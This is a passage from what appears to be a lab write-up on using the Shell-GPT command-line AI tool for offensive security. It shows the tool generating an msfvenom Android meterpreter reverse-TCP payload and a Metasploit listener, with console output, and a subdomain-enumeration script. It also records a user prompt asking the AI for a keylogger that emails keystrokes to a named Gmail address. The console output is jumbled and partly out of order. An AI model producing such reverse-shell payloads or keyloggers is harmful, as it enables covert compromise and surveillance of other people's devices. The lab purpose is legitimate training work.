The command creates an Android payload using msfvenom with the android/meterpreter/reverse_tcp payload, setting LHOST to 192.168.29.125 and LPORT to 6666, saving it as /tmp/android_payload.apk, and then launches msfconsole to handle the connection.

• -p android/meterpreter/reverse_tcp: Specifies the payload type.
• LHOST=192.168.29.125: Sets the local host IP for the reverse connection.
• LPORT=6666: Sets the local port for the reverse connection.
• R > /tmp/android_payload.apk: Redirects output to create the APK file.
• msfconsole -q -x: Quietly starts Metasploit console and executes commands.
• use exploit/multi/handler: Uses the handler module.
• set payload android/meterpreter/reverse_tcp: Configures the payload.
• exploit: Executes the exploit to handle incoming connections.
[E]xecute, [D]escribe, [A]bort: E
[-] No platform was selected, choosing Msf::Module::Platform::Android from the payload
[-] No arch selected, selecting arch: dalvik from the payload
No encoder specified, outputting raw payload
Payload size: 10242 bytes

[*] Using configured payload generic/shell_reverse_tcp
payload => android/meterpreter/reverse_tcp
LHOST => 192.168.29.125
LPORT => 6666
[-] Handler failed to bind to 192.168.29.125:6666:-
[*] Started reverse TCP handler on 0.0.0.0:6666
^C[-] Exploit failed [user-interrupt]: Interrupt
[-] exploit: Interrupted
msf6 exploit(multi/handler) >

```

Fig: Android Payload

Subdomain Enumeration Script Creation Using AI Bash Scripting

```

(harish㉿kali)-[~]
$ sgpt --shell "create bashscript where it should automate the subdomain enumeration.The script first check if subfinder,Amass,assestfinder,findomain and dnsenum are installed if not install them.then ask the user prompt for the domain name . Once the domain is provided the script should run all tools and s how the results"
#!/bin/zsh
# Check and install required tools: Tools, Extensions, Help
for tool in subfinder amass assetfinder findomain dnsenum; do
    if ! command -v $tool > /dev/null; then
        echo "$tool not found, installing..."
        sudo apt-get install -y $tool || (echo "Failed to install $tool" && exit 1)
    fi
done
#
# Prompt user for domain name
read -p "Enter the domain name: " domain
#
# Run subdomain enumeration tools
subfinder -d $domain -o subfinder_results.txt && \
amass enum -d $domain -o amass_results.txt && \
assetfinder --subs-only $domain > assetfinder_results.txt && \
findomain -t $domain -o && \
dnsenum $domain -o dnsenum_results.txt
#
# Display results
echo "Subdomain enumeration completed. Results are saved in respective files."
[E]xecute, [D]escribe, [A]bort: D
This script checks for the presence of subdomain enumeration tools (subfinder, amass, assetfinder, findomain, dnsenum) and installs them if missing using sudo apt-get install -y; it then prompts the user to input a domain name and runs each tool to enumerate subdomains, saving the results to respective text files (subfinder_results.txt, amass_results.txt, assetfinder_results.txt, findomain output file, and dnsenum_results.txt), and finally notifies the user that the enumeration is complete.
[E]xecute, [D]escribe, [A]bort: E
zsh:read:11: -p: no coprocess
3
└─ sgpt --shell "write a python script to keylogger where the target key strokes must be log for every 5 mins and send to the email on hariswar@gmail.com and do exception handling without errors"
Payload: projectdiscovery.io
[INF] Current subfinder version v2.6.0 (outdated)

```

Prompt: sgpt --shell "create bashscript where it should automate the subdomain enumeration.The script first check if subfinder,Amass,assestfinder,findomain and dnsenum are installed if not install them.then ask the user prompt for the domain

name . Once the domain is provided the script should run all tools and show the results "

Conclusion

This activity was successfully completed on **Metasploitable 2 machines** to gain a clear, hands-on understanding of **brute-force attacks, payloads, and login exploitation techniques**. Using tools like **Hydra** and observing **real-world vulnerable scenarios** helped solidify the theoretical concepts.

More importantly, it showcased how **Shell-GPT** can **massively reduce manual effort** by allowing users to execute complex tasks through **simple, intelligent prompts**. Instead of memorizing long commands or steps, Shell-GPT streamlines the process—making offensive security **faster, smarter, and more efficient** for both beginners and pros.